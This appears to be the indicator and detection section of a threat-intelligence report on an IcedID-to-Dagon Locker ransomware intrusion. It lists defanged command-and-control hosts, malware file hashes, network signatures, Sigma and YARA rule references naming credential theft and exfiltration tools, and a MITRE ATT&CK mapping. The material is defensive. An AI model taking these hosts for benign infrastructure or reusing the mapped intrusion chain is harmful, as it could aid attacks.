151.236.9[.]166:443
rpgmagglader[.]com
ultrascihictur[.]com
oopscokir[.]com
restohalto[.]site
ewacootili[.]com
magiraptoy[.]com
fraktomaam[.]com
```

```
patricammote[.]com
moashraya[.]com

Cobalt Strike

23.159.160[.]88
45.15.161[.]97
51.89.133[.]3
winupdate.us[.]to
```

-

Computed

-

```
Document_Scan_468.js
0d8a41ec847391807acbd55cbd69338b
5066e67f22bc342971b8958113696e6c838f6c58
f6e5dbff14ef272ce07743887a16decbee2607f512ff2a9045415c8e0c05dbb4

license.dat
bff696bb76ea1db900c694a9b57a954b
ca10c09416a16416e510406a323bb97b0b0703ef
332afc80371187881ef9a6f80e5c244b44af746b20342b8722f7b56b61604953

Riadnc1.dll
a144aa7a0b98de3974c547e3a09f4fb2
34c9702c66faadb4ce90980315b666be8ce35a13
9da84133ed36960523e3c332189eca71ca42d847e2e79b78d182da8da4546830

magni.w
7e9ef45d19332c22f1f3a316035dcb1b
4e0222fd381d878650c9ebeb1bcbbfdfc34cabc5
839cf7905dc3337bebe7f8ba127961e6cd40c52ec3a1e09084c9c1ccd202418e

magni.w.bat
b3495023a3a664850e1e5e174c4b1b08
38cd9f715584463b4fdecfbac421d24077e90243
65edf9bc2c15ef125ff58ac597125b040c487640860d84eea93b9ef6b5bb8ca6

update.dll
628685be0f42072d2b5150d4809e63fc
437fe3b6fdc837b9ee47d74eb1956def2350ed7e
a0191a300263167506b9b5d99575c4049a778d1a8ded71dcb8072e87f5f0bbcf
```

-

Detections

-

Network

-

```
ET MALWARE Win32/IcedID Requesting Encoded Binary M4
ET MALWARE Win32/IcedID Request Cookie
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
ThreatFox IcedID botnet C2 traffic (ip:port - confidence level: 60%)
ET ATTACK_RESPONSE Microsoft Powershell Banner Outbound
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET USER_AGENTS WinRM User Agent Detected - Possible Lateral Movement
ET POLICY WinRM wsman Access - Possible Lateral Movement
ET INFO DYNAMIC_DNS HTTP Request to a *.us .to Domain
ET INFO Windows Powershell User-Agent Usage
ET POLICY Powershell Activity Over SMB - Likely Lateral Movement
ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File
ET HUNTING Possible Powershell .ps1 Script Use Over SMB
ET DNS Query for .to TLD
ET INFO DYNAMIC_DNS Query to a *.us .to Domain
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET POLICY WMIC WMI Request Over SMB - Likely Lateral Movement
```

-

Sigma

-

Search rules on detection.fyi or sigmasearchengine.com

-

DFIR Public Rules Repo:

-

```
b26feb0b-8891-4e66-b2e7-ec91dc045d58 : AnyDesk Network
8a0d153f-b4e4-4ea7-9335-892dfbe17221 : NetScan Share Enumeration Write Access Check
59e3a079-4245-4203-9d5c-f11290c5ba24 : Hiding local user accounts
```

```
e7732014-c4b9-4653-92b2-aa7cfe154bf7 : Data Exfiltration via AWS CLI
50046619-1037-49d7-91aa-54fc92923604 : AdFind Discovery
dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f : CHCP CodePage Locale Lookup
```

-

DFIR Private Rules:

-

```
a526e0c3-d53b-4d61-82a1-76d3d1358a30 : Silent Installation of AnyDesk RMM
b526e0c3-d53b-4d61-82a1-76d3d1358a31 : AnyDesk RMM Password Setup via Command Line
de60a371-48c3-4e72-baae-ac56c8fb7349 : Data exfiltration to amazon AWS S3 buckets
```

-

Sigma Repo:

-

```
530a6faa-ff3d-4022-b315-50828e77eef5 : Anydesk Remote Access Software Service Installation
114e7f1c-f137-48c8-8f54-3088c24ce4b9 : Remote Access Tool - AnyDesk Silent Installation
b52e84a3-029e-4529-b09b-71d19dd27e94 : Remote Access Tool - AnyDesk Execution
b1377339-fda6-477a-b455-ac0923f9ec2c : Remote Access Tool - AnyDesk Piped Password Via CLI
e37db05d-d1f9-49c8-b464-cee1a4b11638 : PUA - Rclone Execution
c8557060-9221-4448-8794-96320e6f3e74 : Windows PowerShell User Agent
903076ff-f442-475a-b667-4f246bcc203b : Nltest.EXE Execution
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
cd219ff3-fa99-45d4-8380-a7d15116c6dc : New User Created Via Net.EXE
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
0ef56343-059e-4cb6-adc1-4c3c967c5e46 : Suspicious Execution of Systeminfo
1eeed653-dbc8-4187-ad0c-eeebb20e6599 : Potential SPN Enumeration Via Setspn.EXE
```

-

Yara

-

Hunting/Analysis Rules:

-

```
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/23869/23869.yar

https://github.com/malpedia/signator-rules/blob/main/rules/win.cobalt_strike_auto.yar
```

```
informational_AdFind_AD_Recon_and_Admin_Tool
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/5426/5426.yar

Adfind
https://github.com/bartblaze/Yara-rules/blob/master/rules/hacktools/Adfind.yar

nbtscan_utility_softcell
https://github.com/advanced-threat-research/Yara-Rules/blob/master/APT/APT_Operation_SoftCell.yar

Windows_Trojan_CobaltStrike_7f8da98a
https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Trojan_CobaltStrike.ya
```

-

MITRE ATT&CK

23869 - From IcedID to Dagon Locker Ransomware in 29 Days		
	Tools	Technique
Initial Access		Phishing - T1566
Execution		Malicious File - T1204.002 Windows Command Shell - T1059.003 Javascript - T1059.007 Windows Management Instrumentation - T1047 Powershell - T1059.001
Persistence	IcedID Anydesk schtask GPO	Scheduled Task - T1053.005 Domain Account - T1136.002
Privilege Escalation	Cobalt Strike	Process Injection - T1055
Defense Evasion	netsh	Access Token Manipulation - T1134 Rundll32 - T1218.011 Command Obfuscation - T1027.010 Disable or Modify System Firewall - T1562.004 Disable or Modify Tools - T1562.001
Credential Access	Cobalt Strike	LSASS Memory - T1003.001 Credentials In Files - T1552.001
Discovery	Powershell Cmdlets SoftPerfect Netscan wmic sharefinder seatbelt awscollector.ps1 AdFind net nltest systeminfo ipconfig Nbtscan	Domain Account - T1087.002 Domain Groups - T1069.002 Domain Trust Discovery - T1482 Network Share Discovery - T1135 System Owner/User Discovery - T1033 System Information Discovery - T1082 System Language Discovery - T1614.001 System Time Discovery - T1124 File and Directory Discovery - T1083 System Network Configuration Discovery - T1016
Lateral Movement		Remote Desktop Protocol - T1021.001 Windows Admin Shares - T1077

Collection	7zip	Data from Network Shared Drive - T1039 Archive via Utility - T1560.001
Command and Control	IcedID Cobalt Strike AnyDesk	Remote Access Software - T1219 Web Protocols - T1071.001 Ingress Tool Transfer - T1105
Exfiltration	Rclone AWS S3	Automated Exfiltration - T1020 Exfiltration to Cloud Storage - T1567.002
Impact	Dagon Locker Ransomware	Data Encrypted for Impact - T1486 Service Stop - T1489 Inhibit System Recovery - T1490

-
-

```
Access Token Manipulation - T1134
Archive via Utility - T1560.001
Data Encrypted for Impact - T1486
Disable or Modify System Firewall - T1562.004
Domain Account - T1087.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Exfiltration to Cloud Storage - T1567.002
File and Directory Discovery - T1083
Inhibit System Recovery - T1490
LSASS Memory - T1003.001
Malicious File - T1204.002
Network Share Discovery - T1135
Process Injection - T1055
Remote Access Software - T1219
Scheduled Task - T1053.005
System Information Discovery - T1082
System Language Discovery - T1614.001
System Time Discovery - T1124
Web Protocols - T1071.001
SMB/Windows Admin Shares - T1021.002
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Powershell - T1059.001
Windows Command Shell - T1059.003
Javascript - T1059.007
Rundll32 - T1218.011
Command Obfuscation - T1027.010
Domain Account - T1136.002
```

```
Credentials In Files - T1552.001
Disable or Modify Tools - T1562.001
System Owner/User Discovery - T1033
Data from Network Shared Drive - T1039
Encrypted Channel - T1573
Ingress Tool Transfer - T1105
Automated Exfiltration - T1020
Service Stop - T1489
```

-

Internal case # TB23869 PR28513
